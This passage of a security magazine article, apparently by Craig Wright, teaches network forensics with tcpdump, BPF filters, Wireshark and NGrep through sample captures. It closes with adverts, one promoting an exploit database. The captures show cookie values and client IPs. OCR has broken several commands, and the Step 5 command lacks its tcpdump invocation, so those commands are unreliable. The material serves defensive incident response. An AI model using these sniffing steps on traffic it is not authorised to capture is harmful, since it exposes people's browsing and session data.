


Figure 3. *Increased Snaplen in TCPDump to capture the entire packet*

listen on the *loopback*. By issuing the following command, we can obtain a list of the interfaces that tcpdump may use `tcpdump -D`.

We also see this in Figure 1.

In this case, we have the options to use the Ethernet (`eth0`), Loopback(lo) or "any" option to listen on all configured interfaces (any). The following command is a fairly standard way to initiate tcpdump:

```
tcpdump -nqtp
```

As noted, the `-n` option is essential in incident response work. Using the `-p` option stops the host entering promiscuous mode. This does not make a great deal of difference on modern switched (other than span ports) networks as the traffic is isolated with each host becoming its own collision domain. It does stop rogue broadcast traffic to some extent from being logged and unless your desire is actually to capture all traffic (such as for an IDS), the `-p` option can be advantageous.

The `-q` and `-t` options are used to limit the volume of information returned (see above for details). Other options include using `-v` to `-vvv` to make a more verbose output. This will depend on your desired result (and disk space).

An interface in promiscuous mode will accept and store/display all packets that are received by the host. This is whether or not they were intended for this current host. That is, packets for any destination, not just the host you are on. When listening or "sniffing" whilst connected to either a hub or a switch SPAN port, you will be able to listen for packets for any machine on a particular Ethernet segment when in promiscuous mode.

To listen for a selected port or protocol we can simply note what we are filtering for. As an example, if we want to watch TCP 80 (usually HTTP or web traffic – although not always) we can specify this using the terminology, "tcp port 80". We can see this in the image below where the `-X` option has been used to capture the payload as well (Figure 2)

If we now increase the SNAPLEN value (this is the maximum size of the packets we capture using the `-s` option, we can see the full payload (Figure 3).

Ideally, we could capture all of the traffic to a file such as will result from the following command:

```
tcpdump -npXA "tcp port
80" -s 1500 -w www.pcap
```

In this instance, we are saving the complete web traffic for the host to a file called `www.pcap`. We can then analyse this file using tcpdump, or we can access it with any other program that supports the `pcap` format (such as `WireShark` or `NGrep`).

Remember...
It is possible to capture and save all packets and traffic to and from a host to a 'pcap' format file and then to extract selected information at a later time.

BPF (Berkeley Packet Filter)

Berkeley Packet Filters (BPFs) allow you to create detailed fine grain filters in Tcpdump and other libpcap based programs. As BPFs run at the libpcap level, they are fast. They can be used to extract and filter date for display or to save far quicker than many other methods. BPFs can also be made into a file for processing if there are many options. Using Snort, the `-F` filter is used to load such a file – e.g.:

```
snort {some options} -F filter_file.bpf
```

Some of the primary terms used in creating BPFs are listed below:




Figure 4. *Wireshark is a free network capture tool*




Figure 5. *Wiresharp can follow TCP Streams*

- `dst host [host name]` – filter on the destination host address.
- `src host [host name]` – filter on the source host address
- `gateway [host name]` – the packet used the selected host as a gateway.
- `dst net [network identifier]` – In this example, the destination address of the packet belongs to the selected network. This can be from `/etc/networks` or a network address.
- `src net [network identifier]` – In this instance, the source address of the packet is selected.
- `dst port [Port Number]` – In this example, the packet is either IP/TCP or IP/UDP with a destination port value that we have selected.
- `src port [Port Number]` – Similarly, we can filter on packets based on a source port.
- `tcp src [Port Number]` – Or we can match only TCP packets whose source port is port.
- `less [length]` – Is used to select packets less than a certain length

These are a SMALL selection of the many options. In addition we can use logical operators to refine our values:

- Negation (`!' or `not').
- Concatenation (`&&' or `and').
- Alternation (`||' or `or').

As with all tools, the best way to get to know these is to start using them. You will discover that you can filter on IP or TCP options, and you can go right down to the individual flags and options in a packet.

WireShark

With a captured file, we can use other tools to visualise and view the data. WireShark (Ethereal) is one such tool. WireShark (Figure 4) can capture and analyze network traffic. Configuring WireShark as a sniffer on the interface where an attack is originating from will allow you to capture information related to the router. This can be saved in the `pcap` format to be used as evidence or analyzed further offline.




Figure 6. *WireShark Cisco ACL Feature*

Using the "*Follow TCP Streams*" feature of WireShark, you can isolate individual communications of interest. This feature even allows you to extract (carve) files that have been set to (or through) the router. The PCAP format allows you to save the network capture and to replay or investigate this later in a forensically sound manner.

WireShark can even use the information in the scan to build a set of Cisco access filters (see Figure 6). Filtering the pcap capture file will allow you to create specific filters for the attack that has been recorded. This allows us to simplify the process of taking captures related to an incident and to making a specific set of filters to block known bad traffic. In the same way, we can capture a set of traffic associated with an unknown and even proprietary service and create allow filters to allow this traffic through our filtering router when blocking all other traffic.

When conducting the analysis always:

- Document the collection procedure
- Record both the commands run during data gathering evidence and their results. When possible, send any digital data to a remote host or save it to external media.
- Many devices can be accessed using a command line. These systems can generally be scripted to minimize the interaction required.

NGrep

NGrep is a network (pcap format) based search tool. Just like its file based compatriot, Grep, it is used when searching for strings in the payload (or the header for that matter). Ngrep supports:

- Basic ASCII strings (e.g. "ASCII"),
- Regex (this is Regular Expressions such as GET.*php"), and
- Hex strings (e.g. 0029A)

The optimum results can be achieved using RegEX. These are a little arcane, so I will recommend a few tools to help use and learn these (there are also many good books and web sites for this). Hex also proves good if you know exactly what you are looking for, this can include using sections for captured data. Just like any good command line program, we have options. Some of these are listed below:

`-i` Ignore case for regular expression
`-d` Read data from a specific live interface
`-I` Read data from the specified pcap-file
`-O` Save matching packets to a pcap format file
`-x` Dump packet contents as hexadecimal and ASCII

`-X` Dump packet contents as hexadecimal and ASCII and then treat the matched expression as a hexadecimal string

As a result, we can use NGrep as a filter and poor-man's scanner to find traffic on a network. It is best to start with capturing a file using Tcpdump into a PCAP format and then reading this into NGrep to extract the information we seek. The reason, Tcpdump is fast and comprehensive with few of the errors and issues associated with a richer platform (such as WireShark).

Step 1

The first stage is to capture all of the data we need into a PCAP file. For this we will use TCPDump. To do this, we are going to capture all traffic (with the complete payload, `-s 1500`) to a file called capture.pcap.

```
tcpdump -nn -i eth0 -s
1500 -w capture.pcap
```

The command above and in the image below is what we have used for this. See the posts on Tcpdump for more details on the TCPDump command settings. In the Figure 7, I have used the `date` command before and after the capture so that you can see this has run for a number of minutes.

Note that we are not translating the IP address and protocols. This means that we have to learn what the protocols usually are and also we are less likely to make assumptions (for instance, TCP 80 is not always web traffic).

Step 2

Now that we have our PCAP capture, we can start an examination. It is always a good idea (in incident response and forensic situations) to make a hash and a copy of the file.

You can see how we have done this and validated the copy as well in the Figure 8.

Step 3

We can see the contents of the entire capture with NGrep by looking at our capture file.

```
ngrep -xX -I working.pcap
```

The command above and in the Figure 9 as output displays the packet capture in Hex and ASCII. This is of course far too detailed and we need

```
[root@syd-gw root]# date
Tue Jul  7 10:01:00 EST 2009
[root@syd-gw root]# tcpdump -nn -i eth0 -s 1500 -w capture.pcap
tcpdump: listening on eth0

58174 packets received by filter
0 packets dropped by kernel
[root@syd-gw root]# date
Tue Jul  7 11:33:53 EST 2009
[root@syd-gw root]#
```

Figure 7. *Starting the capture*

```
[root@syd-gw root]# md5sum capture.pcap
15550a1500d5a0337c5ff2eeefd4b9c1  capture.pcap
[root@syd-gw root]# cp capture.pcap working.pcap
[root@syd-gw root]# ls -al *.pcap
-rw-r--r--    1 root     root     35151099 Jul  7 11:33 capture.pcap
-rw-r--r--    1 root     root     35151099 Jul  7 11:37 working.pcap
[root@syd-gw root]# md5sum working.pcap
15550a1500d5a0337c5ff2eeefd4b9c1  working.pcap
[root@syd-gw root]#
```

Figure 8. *Let's make a copy and save the original*

```
  01 00 01 00 00 00 0c 00    04 42 66 0b 93              .........Bf..
####
T 203.57.21.103:12736 -> 66.102.11.147:80 [AP]
  47 45 54 20 2f 73 65 61    72 63 68 3f 63 6c 69 65    GET /search?clie
  6e 74 3d 6e 61 76 63 6c    69 65 6e 74 2d 61 75 74    nt=navclient-aut
  6f 26 69 71 72 6e 3d 48    70 48 42 26 6f 72 69 67    o&iqrn=HpHB&orig
  3d 30 4a 26 69 65 3d 55    54 46 2d 38 26 6f 65 3d    =0J&ie=UTF-8&oe=
  55 54 46 2d 38 26 71 75    65 72 79 74 69 6d 65 3d    UTF-8&querytime=
  75 48 47 42 26 66 65 61    74 75 72 65 73 3d 52 61    uHGB&features=Ra
  6e 6b 3a 26 71 3d 69 6e    66 6f 3a 68 74 74 70 25    nk:&q=info:http%
  33 61 25 32 66 25 32 66    77 77 77 2e 6d 73 6e 62    3a%2f%2fwww.msnb
  63 2e 6d 73 6e 2e 63 6f    6d 25 32 66 69 64 25 32    c.msn.com%2fid%2
  66 33 31 37 36 33 36 35    30 25 32 66 6e 73 25 32    f31763650%2fns%2
  66 74 6f 64 61 79 5f 62    6f 6f 6b 73 2d 62 69 6f    ftoday_books-bio
  67 72 61 70 68 79 5f 61    6e 64 5f 6d 65 6d 6f 69    graphy_and_memoi
  72 73 25 32 66 26 67 6f    6f 67 6c 65 69 70 3d 4f    rs%2f&googleip=O
  3b 36 36 2e 31 30 32 2e    31 31 2e 39 39 3b 34 30    ;66.102.11.99;40
  37 32 26 63 68 3d 37 35    31 33 33 35 36 38 37 32    72&ch=7513356872
  37 36 20 48 54 54 50 2f    31 2e 31 0d 0a 56 69 61    76 HTTP/1.1..Via
  3a 20 31 2e 31 20 50 52    4f 58 59 30 31 0d 0a 43    : 1.1 PROXY01..C
  6f 6f 6b 69 65 3a 20 50    52 45 46 3d 49 44 3d 64    ookie: PREF=ID=d
```

Figure 9. *The data is captured*

```
.</div>.
.<!-- bigboxwrapper ends -->.
.<div class="clear"> </div>.
.<!--/mostpopular.inc -->.
.
 <div class="tabbox_300">.
    <div class="top">.
      <div class="section_title">.
        <h3><span>Most Popular News</span></h3>.
      </div>.
      <!-- section title ends -->.
    </div>.
    <!-- top ends -->.
    <div class="center">.
...
..<div id="mostpopular" class="tab_id_01">.
.....<div class="textheadlines">.
......<div class="sectiontab">.
.......<ul class="tab">.
........<li class="tab01"><a href="javascript:setClass('mostpopular','tab_id_01'
);"><span>Most Read</span></a></li>.
........<li class="tab02"><a href="javascript:setClass('mostpopular','tab_id_02'
);"><span>E-mailed</span></a></li>.
........<li class="tab03"><a href="javascript:setClass('mostpopular','tab_id_03'
);"><span>Commented </span></a></li>.
.......</ul>.
.......<!-- tab ends -->.
......</div>.
......<!-- sectiontab ends -->.
......<div class="clear"> </div>.
......<div class="content content_01">.
.......<div id="sy
#
T 199.71.40.203:80 -> 203.57.21.103:12810 [A]
ndication28">.
```

Figure 10. *We can see the captured web pages*

```
[root@syd-gw root]# ngrep  -I working.pcap -O /tmp/traffic.pcap "GET" host www.m
ontrealgazette.com and tcp port 80
input: working.pcap
filter: (ip) and ( host www.montrealgazette.com and tcp port 80 )
match: GET
output: /tmp/traffic.pcap
####
T 203.57.21.103:12804 -> 199.71.40.203:80 [AP]
  GET / HTTP/1.1..Via: 1.1 PROXY01..Cookie: _csuid=49548dd354109ea3; ebNewBan
  dWidth_.www.montrealgazette.com=682%3A1245281297886..User-Agent: Mozilla/4.
  0 (compatible; MSIE 7.0; Windows NT 6.0; GTB6; SLCC1; .NET CLR 2.0.50727; I
  nfoPath.2; OfficeLiveConnector.1.3; OfficeLivePatch.0.0; .NET CLR 1.1.4322;
   .NET CLR 3.5.30729; .NET CLR 3.0.30618)..Host: www.montrealgazette.com..Ac
  cept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-ms
  -application, application/vnd.ms-xpsdocument, application/xaml+xml, applica
  tion/x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel, ap
  plication/vnd.ms-powerpoint, application/msword, */*..Accept-Language: en-a
  u..UA-CPU: x86..Connection: Keep-Alive....
##############################################################################
##############################################################################
########################################
T 203.57.21.103:12810 -> 199.71.40.203:80 [AP]
  GET / HTTP/1.1..Via: 1.1 PROXY01..Cookie: _csuid=49548dd354109ea3; ebNewBan
  dWidth_.www.ottawacitizen.com=200%3A1246168870746..User-Agent: Mozilla/4.0
   (compatible; MSIE 7.0; Windows NT 6.0; GTB6; SLCC1; .NET CLR 2.0.50727; Inf
  oPath.2; OfficeLiveConnector.1.3; OfficeLivePatch.0.0; .NET CLR 1.1.4322; .
  NET CLR 3.5.30729; .NET CLR 3.0.30618)..Host: www.ottawacitizen.com..Accept
  : image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-ms-app
  lication, application/vnd.ms-xpsdocument, application/xaml+xml, application
  /x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel, applic
  ation/vnd.ms-powerpoint, application/msword, */*..Accept-Language: en-au..U
  A-CPU: x86..Connection: Keep-Alive....
##############################################################################
##############################################################################
########################################
T 203.57.21.103:12804 -> 199.71.40.203:80 [AP]
  GET /multimedia/video/swf/cw_widget_small_atom.swf HTTP/1.1..Via: 1.1 PROXY
```

Figure 11. *NGrep to extract data*

to filter the results to make any detail from this.

In this instance, the packet output displayed shows a HTTP GET request and associated data. The Proxy used is clear inside the packet as is the web site called (*http://www.msnbc.com*). From the GET request data we can see that the user is making a search request (the page is – /search?).

Step 4

Now, say we are looking for a specific incident that occured using HTTP on TCP 80 (the default) to the server *http://www.msnbc.com*, we could first restrict the output to HTTP on TCP port 80 only (port 80).

```
ngrep -W byline -I
working.pcap port 80
```

The output for this command is displayed in Figure 10.

Notice that the output contains the details of the HTML recieved from the web server. This is from any web server however and we wish to restrict this to a single host. We will also save this output to a file using the followin g command (where we have the server, *www.montrealgazette.com*):

```
ngrep -I working.pcap
-O /tmp/traffic.pcap
"GET"
host www.
montrealgazette.com and
tcp port 80
```




Figure 12. *The data we required*

The command and output is displayed in Figure 11.

We have now saved the selected traffic we wish to investigate. We can verify that we can read this using another PCAP compatible program (in the instance in step 5 Tcpdump).

Step 5

Here we are validating that we have saved the data capture we wanted using TCPDump to read the extract capture file (`/tmp/traffic.pcap`):

```
/tmp/traffic.pcap
```

The output is displayed in Figure 12 showing us that the packet capture has worked.

Here you can see we have a limited set of traffic to a specific host with a specific request (HTTP GET). NGrep is a powerful tool and well worth taking the time to learn how to use. It can be far easier to have a small extract of a capture to work with or even to determine if a file contains information work investigating before you go into details.

NGrep can do this for us.

NGrep will either treat the search input as case sensitive (the default) or with the use of the `-i` option will treat it as being case insensitive. This is, you can search with or without capitalisation in a standard string. Of course, this does not matter if you are using a well formed RegEx. Tcpdump is simpler and as a result makes a better capture engine then NGrep (not that you cannot do this with it). As such, it is better to use Tcpdump to capture to a PCAP format file, and then to analyse the saved data with NGREP. The ‚-I' flag is used to select the PCAP format file that you want to read.

By default, NGrep will display the ASCII of a file and insert a . in place of unprintable characters. The `-x` parameter is used to print both Hex and ASCII in the output (this is recommended).

To Conclude…


Live data capture is an essential skill in required for both Incident Handlers as well as Forensic practitioners and it is one that is becoming more, not less, important over time as we move towards networked and cloud based systems. This article has introduced a few tools that, although free, can be used together to create a powerful network forensics and incident response toolkit. Like all of these tools, the secret comes to practice. The more you use them, the better you well become at not only doing the basics, but in innovating and experimenting. This will allow you to extend the use of even these simple tools.

CRAIG WRIGHT

Dr Craig Wright (Twitter: Dr_Craig_Wright) is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSCSS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences.

In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE, CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig is working on his second doctorate, a PhD on the Quantification of Information Systems Risk.

MOMENTUM PRESS



From the researcher who was one of the first to identify and analyze the infamous industrial control system malware "Stuxnet," comes a book that takes a new, radical approach to making Industrial control systems safe from such cyber attacks: design the controls systems themselves to be "robust."

Ralph Langner *started a software and consulting company in the industrial IT sector. Over the last decade, this same company, Langner Communications, became a leading European consultancy for control system security in the private sector. The author received worldwide recognition as the first researcher to technically, tactically, and strategically analyze the Stuxnet malware.*

www.momentumpress.net
222 E. 46th Street, #203
New York, NY 10017

inj3ct0r

if you'll hacked us
we'll pay you 10K $
http://1337day.com/

Exploit database separated by exploit type
(local, remote, DoS, Poc, etc.)